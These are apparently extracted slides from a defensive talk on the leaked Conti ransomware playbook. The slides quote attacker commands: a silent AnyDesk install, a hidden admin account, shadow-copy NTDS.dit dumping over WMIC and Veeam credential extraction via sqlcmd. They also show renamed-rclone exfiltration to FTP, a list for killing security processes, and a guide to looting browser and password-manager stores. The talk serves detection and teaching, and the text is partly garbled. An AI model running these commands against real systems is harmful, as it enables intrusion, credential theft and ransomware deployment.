 - a. Change the default port RDP works on (with firewall rule)




```
cmd.exe /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk  
--start-with-win --silent  
  
cmd.exe /c echo J9kzQ2Y0q0 | C:\ProgramData\anydesk.exe --set-password  
  
net user oldadministrator "qc69t4B#Z0kE3" /add|  
net localgroup Administrators oldadministrator /ADD  
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows  
NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v oldadministrator /t  
REG_DWORD /d 0 /f
```

```
# add firewall rules  
New-NetFirewallRule -DisplayName "New RDP Port 1350" -Direction Inbound -LocalPort  
1350 -Protocol TCP -Action allow  
New-NetFirewallRule -DisplayName "New RDP Port 1350" -Direction Inbound -LocalPort  
1350 -Protocol UDP -Action allow  
# add to registry new port  
Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal  
Server\WinStations\RDP-Tcp" -Name PortNumber -Value 1350  
# powershell  
Restart-Service termservice -force
```

Privilege Escalatin'

- Conti seems to prefer a much simpler path than you would expect
 - a. Find an admin user using **net/ADFind**
 - b. Using **SharpView**, find a workstation they use
 - c. Remote to their workstation via SMB shares with pass-the-hash and **Cobalt Strike**
 - d. Look through folders for Browser Cred Stores, password managers, and text files on the desktop (seriously).



Privilege Esc. - Cont

How do we "examine" it, here is a list of interesting directories:

Desktop

...

\172.16.1.40\c\$\Users\gpetit\Desktop

...

...

\172.16.1.40\c\$\Users\gpetit\OneDrive

\172.16.1.40\c\$\Users\gpetit\Downloads

\172.16.1.40\c\$\Users\gpetit\Desktop

\172.16.1.40\c\$\Users\gpetit\Documents

...

Here are the folders with user configurations, below is a list of what can be extracted:

...

\172.16.1.40\c\$\Users\gpetit\AppData\Local

...

...

\172.16.1.40\c\$\Users\gpetit\AppData\Roaming

...

...

\172.16.1.40\c\$\Users\gpetit\AppData\Local\Google\Chrome\User Data\Default

...

This is where chrome's History && Login Data is located.

Similarly, you can look at the Firefox / Edge folder (paths will be added, easy to google)

Also, sysadmins often have the following folders in AppData\Roaming && AppData\Local:

...

Keepass

LastPass

...

There are their configurations. Drag them, put them in the conf. if found - it means that there is most likely the mass of the right passwords.

It also happens that the admin directly on the desktop store ala

...

access.xlsx

passwords.docx

...

Download it, break it, look at it.

172.16.1.40\c\$\Users\gpetit\AppData\Local\Microsoft\Outlook

...

Here's the file.

...

gpetit@domain.com - Exchange1.ost

...

It contains this guy's penmanship. It can be downloaded to yourself, open the free ost viewer and see the mail input/output. It is REGULARLY useful to deal with difficult situations with this technique.

Copying is simple - turn off outlook.exe, copy the .ost file, then the user will open outlook himself.

...

\172.16.1.40\c\$\Users\gpetit\AppData\Local\Filezilla

\172.16.1.40\c\$\Users\gpetit\AppData\Roaming\Filezilla

NTDS Dumping

- Couple different ways
 - a. **ntdsutil "aci ntds" "ifm"**
 - b. Enable Shadow Copies -> find shadows via **vssadmin** -> copy out **ntds.dit**
- When an attacker has the **NTDS.dit** file, it's like capture the flag, they've got what they want but they still need to get it home.
- Exfil usually by zipping it or sometimes just copy the .dit file.
- If you see this happen you need to reset the domain controller's **krbtgt TWICE**.
- Otherwise an attacker can make a golden ticket and come right back.



NTDS Dumping

Code: [Highlight].

```
shell wmic /node: "DC01" /user: "DOMAIN\admin" /password: "cleartextpass" process call  
create "cmd /c vssadmin list shadows >> c:\log.txt"
```

query the shadow listings, there is a date, check if it is a recent date.
They're almost certainly already there. If not, you'll have to do it yourself.
Code: [Highlight]

```
net start Volume Shadow Copy  
shell wmic /node: "DC01" /user: "DOMAIN\admin" /password: "cleartextpass" process call  
create "cmd /c vssadmin create shadow /for=C: 2>&1"
```

then in the Shadow Copy listing find the most recent one
Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy55
Correspondingly we need the shadow copy number for the following command
Code: [Highlight]

```
shell wmic /node: "DC01" /user: "DOMAIN\admin" /password: "cleartextpass" process call  
create "cmd /c copy  
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy55\Windows\NTDS\NTDS.dit  
c:\temp\log\ & copy  
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy55\Windows\System32\config\SYST  
EM c:\temp\log\ & copy \\?<br/>
```

FileZilla



- Filezilla is a tool that admins and evil doers alike use to access “File Shares”.
- The Conti crew appears to use this tool by mapping a victim’s endpoint to their machine and allowing them to browse the file system at their leisure.
- An interesting parallel I think about: during my time as a SOC worker, having the ability to browse a target user’s computer is a pretty easy way to access files of interest.

RClone

- This is a tool similar to **RSync**, and makes it easy to copy data out of the network for ~~backup~~ exfil.
- **Justin** and **Aaron** put out a great post on how they use this tool.
- [Rclone Wars: Transferring leverage in a ransomware attack](#)

You can do so by looking for the execution of a process that is not named **rclone.exe** but that executes with any of the following binary metadata:

- a binary original name that is **rclone.exe**
- a binary description that is "Rsync for cloud storage"
- a binary internal name that is **rclone**
- a binary company name that is <https://rclone.org>
- a binary product name that is **Rclone**

The following image shows the execution of **sihosts.exe**. However, an examination of binary metadata revealed that **sihosts.exe** was in fact a renamed instance of Rclone:

```
Process spawned by cmd.exe  
c:\programdata\sihosts.exe 9066cf7f809bb19891509a4d0f15f892 9b5d1f6a94ce122671a5956b2816e879428c74904174739b68397b6304f6ee6b  
Command line: sihosts.exe copy "\\[SHARE]\M$\Financial" ftp:acme corp\[REDACTED] -q --ignore-existing --auto-confirm --multi-thread-streams 12 --transfers 12
```

The screenshot shows the official Rclone website at rclone.org/docs/. The page has a dark header with the Rclone logo and navigation links for Downloads, Docs, Commands, Storage Systems, Contact, and Donate. Below the header, there are two main sections: "Usage" and "Configure". The "Usage" section explains Rclone as a command line program for managing files on cloud storage and provides a link to download and install. The "Configure" section discusses the need to configure Rclone for object storage systems, mentioning the "config" option and providing a code example: "rclone config". A note below the code says, "See the following for detailed instructions for".

Decrypting Veeam Passwords

- Veeam is a commercial product that is often used to backup virtual machines.
- Conti seems to run a SQL command specific to the Veeam platform.
- Then uses some .NET code compiled on site to extract the passwords so they can wipe out backups.



Software and Technologies " Backup Solutions " Decrypting Veeam passwords

Decrypting Veeam passwords

```
tasklist /v (look for sqiservr and PID in netstat.ano, look for port in netstat by PID)
netstat -ano
Find MsSQL port by PID in 2 outputs
Look for where sqlcmd.exe lies
```

Code

```
"c:\Program Files\Microsoft SQL Server\110\Tools\Binn\sqlcmd.exe" -S localhost,found_port
-E -y0 -Q "SELECT TOP (1000)
[id],[user_name],[password],[usn],[description],[visible],[change_time_utc]FROM
[VeeamBackup].[dbo].[Credentials];"
```

option -y0 is mandatory otherwise sqlcmd cuts the output

Decrypting Veeam Passwords

- Shortly after making this detector rule it triggered a few times

Endpoint Process Execution KNOWN

Process `cmd.exe` spawned process `sqlcmd.exe`, with the following command line:

```
"sqlcmd.exe" -S localhost,63761 -E -y0 -Q "SELECT TOP (1000) [id],[user_name],[password],[usn],[description],[visible],[change_time_utc]FROM [VeeamBackup].[dbo].[Credentials];"
```

[Threat Occurred Here](#) [Remove](#) [Add Comment](#) [Jump to Event #3819](#)

`svchost.exe` Metadata (Grandparent)

↳ `cmd.exe` Metadata (Parent)

↳ `sqlcmd.exe` Metadata

Endpoint File Modification

Process `cmd.exe` created the file at `c:\programdata\veeamhash2.txt`.

[Threat Occurred Here](#) [Remove](#) [Add Comment](#)

[Jump to Event #3819](#)

Decrypting Veeam Passwords

Endpoint Process Execution

Process `cmd.exe` spawned process `csc.exe`, with the following command line:
`c:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe veeam1.cs`

[Threat Occurred Here](#) [Remove](#) [Add Comment](#)

svchost.exe Metadata (Grandparent)

↳ cmd.exe Metadata (Parent)

↳ csc.exe Metadata

Endpoint File Modification

Process `csc.exe` last wrote to the PE file at `c:\windows\microsoft.net\framework\v4.0.30319\veeam1.exe`.

[Threat Occurred Here](#) [Remove](#) [Add Comment](#)

veeam1.exe Metadata

csc.exe Metadata

Decrypting Veeam Passwords



The screenshot shows a malware analysis interface. At the top left is a circular progress bar with a red segment and the number '9' over '69'. To its right is a message: '9 security vendors and no sandboxes flagged this file as malicious'. Below this is a file hash: '68e783834d88608fa9628bfb97afe2fec6a657742ea4b81bddf28911da5700f2'. The file name 'veeam1.exe' is listed below the hash. To the right, it says 'Size 6.00 KB' and 'Last Analysis D 5 months ago'. Below the file details is a row of tags: 'peexe', 'runtime-modules', 'assembly', 'direct-cpu-clock-access', and 'detect-debug-environment'. At the bottom of the interface are tabs: 'DETECTION' (which is selected), 'DETAILS', 'RELATIONS', 'BEHAVIOR', 'TELEMETRY', and 'COMMUNITY'. The 'DETECTION' tab is currently active.

DETECTION **DETAILS** **RELATIONS** **BEHAVIOR** **TELEMETRY** **COMMUNITY**

Security vendors' analysis on 2023-03-30T18:36:04 UTC ▾

Vendor	Analysis	Tool	Result
BitDefenderTheta	! Gen>NN.ZemsilF.36344.am0@aWS57bd	Bkav Pro	! W32.AIDetectNet.01
CrowdStrike Falcon	! Win/malicious_confidence_70% (W)	Elastic	! Malicious (high Confidence)
MaxSecure	! Trojan.Malware.300983.susgen	Palo Alto Networks	! Generic.ml
SecureAge	! Malicious	Trapmine	! Malicious.moderate.ml.score
Trellix (FireEye)	! Generic.mg.d21de2bea7fa1fc9	Acronis (Static ML)	✓ Undetected
AhnLab-V3	✓ Undetected	Alibaba	✓ Undetected

Stop ALL THE THINGS

- Script to stop all the processes.



```
cmd.exe /c taskkill /im visio.exe /F  
cmd.exe /c taskkill /im winword.exe /F  
cmd.exe /c taskkill /im wordpad.exe /F  
cmd.exe /c taskkill /IM CNTAoSMgr.exe /F  
cmd.exe /c taskkill /IM mbamtray.exe /F  
cmd.exe /c taskkill /IM Ntrtsc  
cmd.exe /c taskkill /IM PccNTMon.exe /F  
cmd.exe /c taskkill /IM tmlisten.exe /F  
"C:\Program Files (x86)\Symantec\Symantec Endpoint Protection\smc.exe" -stop
```

imgflip.com

- Cause they wanna encrypt all the things that's why.

This stops everything you can. VERY useful when you need to lock servers that are busy with databases and other applications.

Frameworks " Other Tools " Removing handler .bat script



Now what?

- With Conti “gone” where are we now?
- Groups like Akira, Lockbit, AlphV have stepped in to fill the void.
- Scattered Spider has also entered the fray.



Summary

- **RTFM!** - you can learn a lot of context from reading the documentation on how some of these tools work
- **Gone but not forgotten** - Conti is “disbanded” but almost all of these tools and tactics can be seen in some form today.
- **Know normal find evil** - learn what’s ‘normal’ for your environment, do your sysadmins use Impacket, RClone, ADFind, or NetSupport?
- **0 Zero days** - most of the tools they use don’t even exploit vulns



FEEDBACK

Q & A

